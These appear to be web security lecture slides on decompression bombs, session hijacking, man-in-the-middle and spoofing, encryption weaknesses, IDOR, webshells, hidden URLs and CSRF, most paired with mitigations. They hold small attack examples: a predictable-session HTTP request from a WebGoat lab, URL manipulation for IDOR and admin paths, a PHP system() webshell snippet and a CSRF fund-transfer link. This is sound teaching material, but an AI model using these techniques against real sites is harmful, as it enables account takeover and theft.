- ◆ Before being shut down, hackers also stole top secret manuals and documents about OPM procedures for conducting security clearances

Decompression Bomb Attack

- ◆ A decompression bomb is an archive file that is uploaded to a server
- ◆ The file is designed so that unpacking the file overwhelms the system's resources
- ◆ The *42.zip* zip bomb file is 42 kilobytes in size but unpacks into 4.5 petabytes



Decompression Bomb Attack




- ◆ Decompression bomb attacks are designed to either crash the server or put it into a vulnerable state
- ◆ Also used to disable anti-virus software
- ◆ Older AV software will try to extract the contents of a zip bomb which results in the software crashing
- ◆ Since the structure of zip bombs are well known, most up-to-date AV and threat scanning software can identify them
- ◆ The threat is mitigated by banning archive files or performing scans for potential bombs

Session Hijacking

- ◆ HTTP is a stateless protocol but user interactions are usually stateful
 - For example, logging onto a web banking session
 - You have to be in an authenticated state before doing any banking
- ◆ User session state is managed by some sort of session management token
 - This token identifies the client browser as the correct user for that session
- ◆ Session hijack attacks involve stealing the token from a victim's session
 - The attacker can now take the place of the real user and perform actions the real user would be allowed to do in the session
 - For example, hijacking an on-line banking session and transferring funds to the attacker's account

Session Hijacking



Session Hijacking

- ◆ A session hijacking requires obtaining the session token
- ◆ There are several ways this is done
 - Guessing predictable session tokens
 - Client side attacks, like XSS, to steal tokens
 - Trojans and malware on the client machine
 - Session sniffing
- ◆ Two common forms of attacks that are enabled by session hijacking are:
 - Manipulator in the Middle Attack
 - Manipulator in the Browser Attack


Predicable Session Tokens

```
OET http://janaina:8180/WebGoat/attack?Screen=17&menu=410 HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.0.4
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://janaina:8180/WebGoat/attack?Screen=17&menu=410
Cookie: JSESSIONID=user01
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
```

Predictable session cookie

- ◆ Vulnerability is due to poor security design
 - Eg. using the user ID or other piece of data as the session token
- ◆ Short tokens are easier to guess or to crack using brute force
- ◆ Tokens that follow a predictable sequence can be predicted
- ◆ To avoid this specific vulnerability
 - Use long and randomly generated session tokens
 - Change the token after each request or at random times

Sniffing Attacks



Sniffing Attacks


- ◆ Attacker uses packet sniffing to monitor HTTP traffic and mine session tokens and credentials
- ◆ To avoid this specific vulnerability:
 - Use HTTPS for all traffic - all of the session traffic will be encrypted including tokens
 - Use HTTPOnly to prevent access to stored cookies on the client machine
 - Constantly changing session keys to invalidate any captured tokens
 - Use a VPN - All traffic move through and "encrypted channel" that cannot be sniffed
 - Avoid unsecured WiFi networks since you don't know who is listening
 - Don't rely on just session keys to establish ID - use URLs, usage patterns or other identifying data as well

Manipulator in the Middle Attack

- ◆ Occurs when an attacker places themselves in a conversation between a victim and application
- ◆ Often used to eavesdrop on communications
 - Allows the attacker to collect credentials and other information
 - Typical target are interactions between users and financial institutions
 - Or any application that requires authentication
- ◆ Also used to "spoof" or impersonate one of the parties
 - Used to create a vulnerability to be exploited by a later attack
 - For example, spoofing wikipedia to install malware on the target's computer
 - NSA reportedly used a MitM attack to intercept traffic between targets and Google

Spoofing Attacks


- ◆ Man in the middle attacks can be initiated by a spoofing attack
- ◆ *IP Spoofing*: Addresses in packet headers are altered so that traffic is routed to the attackers IP address
- ◆ *ARP Spoofing*: Links attackers MAC address to a user's IP address on a network by using fake ARP messages
- ◆ *DNS Spoofing*: Involves altering a DNS record so that users are sent to the attackers IP address
- ◆ Neither party is aware that their traffic is passing through the attacker's spoof



Mitigating MitM Attacks

- ◆ Users should not use unsecured WiFi connections
- ◆ Follow browser warnings about possible attempted MitM attack
- ◆ Avoid using public networks - using VPNs is more secure
- ◆ Servers should use robust communications protocols and encryption (TSL and HTTP) for every page
- ◆ Timeouts to terminate idle applications to force new sessions

Manipulator in the Browser Attacks



- ◆ MitB attacks manipulate traffic before it reaches the browser security layers
 - Enabled by trojans in infected libraries, browser extensions or helper applications
- ◆ Mitigated by good malware defences and protocols
- ◆ The Zeus trojan used MitB to add attacks to legitimate webpages

Encryption Attack Vulnerabilities

- ◆ Encryption attacks take a number of different forms
- ◆ The most obvious is to find weaknesses where:
 - Encryption is not used - data or messages are clear text
 - Sensitive data is stored in accessible logs or caches
 - Weak or old cryptographic algorithms are in use
 - Weak or easily cracked cryptographic keys and passwords ("qwerty123") are in use
- ◆ Other weakness occur when:
 - Encryption is done poorly or inconsistently
 - Authentication of SSL certificates is not done robustly

Encryption Vulnerability Examples

- ◆ Data is automatically decrypted when retrieved via an SQL query
 - SQL injection attack could to obtain information in clear text
- ◆ Simple hashes are used to store data
 - Attacker can crack hashes by brute force computation
 - Rainbow tables are precomputed tables of output of hashing functions that allow for reverse engineering the hash
- ◆ Poor key management
 - Attacker can gain access to the directories where keys are stored
 - Attacker can sniff keys included in messages or headers
 - Keys can be altered or destroyed to cause the system to fail
 - Mobile applications are especially susceptible

Encryption Attack Mitigation

- ◆ Keys are never hardcoded into applications
- ◆ Logging and caching of keys or other cryptographic data is blocked
- ◆ All sensitive data is encrypted at rest
- ◆ All cryptographic algorithms and tools are up-to-date and support strong encryption
- ◆ Avoid key leakage by using a secrets manager like Hashicorp Vault
- ◆ Keep all unnecessary sensitive data (eg. old credit card info) in an inaccessible location
- ◆ Encrypt all data in transit and enforce with protocols like HSTS - HTTP Strict Transport Security
- ◆ Enforce strong and regularly changed passwords

Advanced Cryptographic Attacks

- ◆ *HTTPS spoofing* sends a fake certificate when the initial connection request to a secure site is made
 - Fake has a copy of the thumbprint associated with the compromised application
 - Can be used as part of a MitM attack
- ◆ *SSL BEAST* exploits TLS version 1.0 vulnerability in SSL
 - The victim is infected with malicious JavaScript that captures encrypted cookies and enables the attacker cookies and authentication tokens
- ◆ *SSL hijacking* is when an attacker passes forged authentication keys to both the user and application
 - Sets up what appears to be a secure connection when but it's actually a MitM attack
- ◆ *SSL stripping* downgrades a HTTPS connection to HTTP by intercepting the TLS authentication

Insecured Direct Access Attacks

- ◆ This is a general category of several attacks
- ◆ *Direct Object Access*: Attackers can access configuration files and other system resource
- ◆ *Insecure Direct Object Reference*: Attackers can access files or resources they shouldn't by looking for access patterns
- ◆ *Directory Traversal*: Attacker can drop into underlying file system and manipulate system files and directories
- ◆ *Web Shell*: Attacker is able to gain access to the command shell on the host system

Unsecured Direct Object Access Attack

- ◆ Exploits a badly configured server environment
- ◆ Happens when implementation objects are exposed
 - Eg. Configuration files, credentials, SQL queries
- ◆ These objects can then be modified or destroyed
- ◆ If implementation directories are accessible
 - Attackers can add new files to compromise the system
 - Creates an opportunity for malware installation

Insecure Direct Object Reference

Insecure Direct Object Reference (IDOR) Vulnerability


1. Hacker identifies web application using direct object reference(s) and requests verified information.

2. Valid http request is executed and direct object reference entity is revealed.


`https://banksite.com/account?Id=1234` ✓



HACKER



`Id=1234 --> Id=1235`



DATABASE

`https://banksite.com/account?Id=1235` ✓

3. Direct object reference entity is manipulated and http request is performed again.

4. http request is performed without user verification and hacker is granted access to sensitive information.

Insecure Direct Object Reference

- ◆ Attacker is able to access implementation objects directly by guessing at their reference
- ◆ Eg. guessing that the administrator account has account id "1" in the previous slide
- ◆ Cause of a 2002 data breach at H&R Block where customer account numbers appeared in the URL
- ◆ Changing the number in the URL allowed access to other customers' accounts


Breach exposes H&R Block customers' tax records

The company's online tax filing service exposes some customers' sensitive financial records to other customers, prompting it to shut down the system.

Insecure Direct Object Reference Mitigations

- ◆ These attacks are possible when there is a lack of role authorization
 - Users are able to access resources they should not be authorized for
 - Mitigate by ensuring that there is an authentication mechanism
 - Users can then only access the objects they are authorized for and are blocked from accessing other objects
- ◆ Also mitigated by not exposing the reference to the object in a manner that can be recorded
 - Eg. URL references "MyAccount" instead of account number
 - Requires an addition step on the server to retrieve the object reference

- ◆ Goat labs
- ◆ Insecure deserialization

 **WEBGOAT**

Insecure Deserialization

Reset lesson

1

2

3

4

5

➔

Concept

This lesson describes what is Serialization and how it can be manipulated to perform tasks that were not the original intent of the developer.

Goals

- The user should have a basic understanding of Java programming language
- The user will be able to detect insecure deserialization vulnerabilities
- The user will be able to exploit insecure deserialization vulnerabilities
- Exploiting deserialization is slightly different in other programming languages such as PHP or Python, but the key concepts learnt here also applies to all of them

Introduction >

General >

(A1) Injection >

(A2) Broken Authentication >

(A3) Sensitive Data Exposure >

(A4) XML External Entities (XXE) >

(A5) Broken Access Control >

(A7) Cross-Site Scripting (XSS) >

(A8) Insecure Deserialization >

(A9) Vulnerable Components >

(A8:2013) Request Forgeries >

Cross-Site Request Forgeries

Server-Side Request Forgery

Client side >

Challenges >

WebShell Attack

- ◆ A webshell attack occurs when an attacker is able to run shell commands on a server
- ◆ Intent is to gain escalation of privileges and persistent access to the machine
- ◆ Exploits the ability of web programming languages to run shell commands
- ◆ For example, accessing shell commands via php:

```
1 <?php
2 // Return the listing of the directory where the file runs (Linux)
3 system("ls -la");
4 ?>
5
6 --> total 12
7 drwxrwxr-x 2 secuser secuser 4096 Feb 27 20:43 .
8 drwxr-xr-x 6 secuser secuser 4096 Feb 27 20:40 ..
9 -rw-rw-r-- 1 secuser secuser 26 Feb 27 20:41 shell.php
```

Hidden URL Authorization Failure

- ◆ Similar to the insecure direct object reference attack
- ◆ Used to gain access to hidden resources or functionality
- ◆ "Hidden" in this context means not made available to the user through the presentation layer
- ◆ For example, an attacker notices that for user "bob," when the request to list accounts is made, the URL looks like
- ◆ By altering the URL, the attacker might be able to access other accounts if proper authorization is not done

```
1 https://thebank.com/bob/ListAccounts
```

```
1 https://thebank.com/manager/ListAccounts  
2 https://thebank.com/admin/ListAccounts
```

Hidden URL Discovery

- ◆ Various tools exist to search for hidden URLs
- ◆ Fuzzing throws large amounts of random URIs at the target
 - Surprisingly effective
 - Also used in testing for this vulnerability
- ◆ Dictionary attacks
 - Tries to find URLs with a list of possible names based on common user
 - Eg. config, web-config, users, admin, webadmin, etc

Hidden URL Defences

- ◆ Restrict access to authenticated users
- ◆ Use role based permissions
- ◆ Filter and block access to all unauthorized page types
 - Eg. XML files, *.conf files, etc
- ◆ Ensure that every page request is vetted
 - If is not possible from the displayed page, it is rejected
- ◆ Use fuzz testing and other testing tools to see if there are any accessible URLs that should not be accessed


Cross Site Request Forgery

- ◆ Forces victim to execute unwanted actions in a web application where they're currently authenticated
- ◆ Flow of the attack
 - Victim authenticates to a site, web banking for example
 - User clicks on an infected link that executes a banking request
 - The bogus request is approved because it appears to come from the authenticated user
- ◆ If the banking request would normally be submitted by the authenticated user as:
- ◆ Attacker engineers the victim to click load a page containing

```
1 http://bankx.com/app?action=transferFund&amount=3500&destinationAccount=991829
```

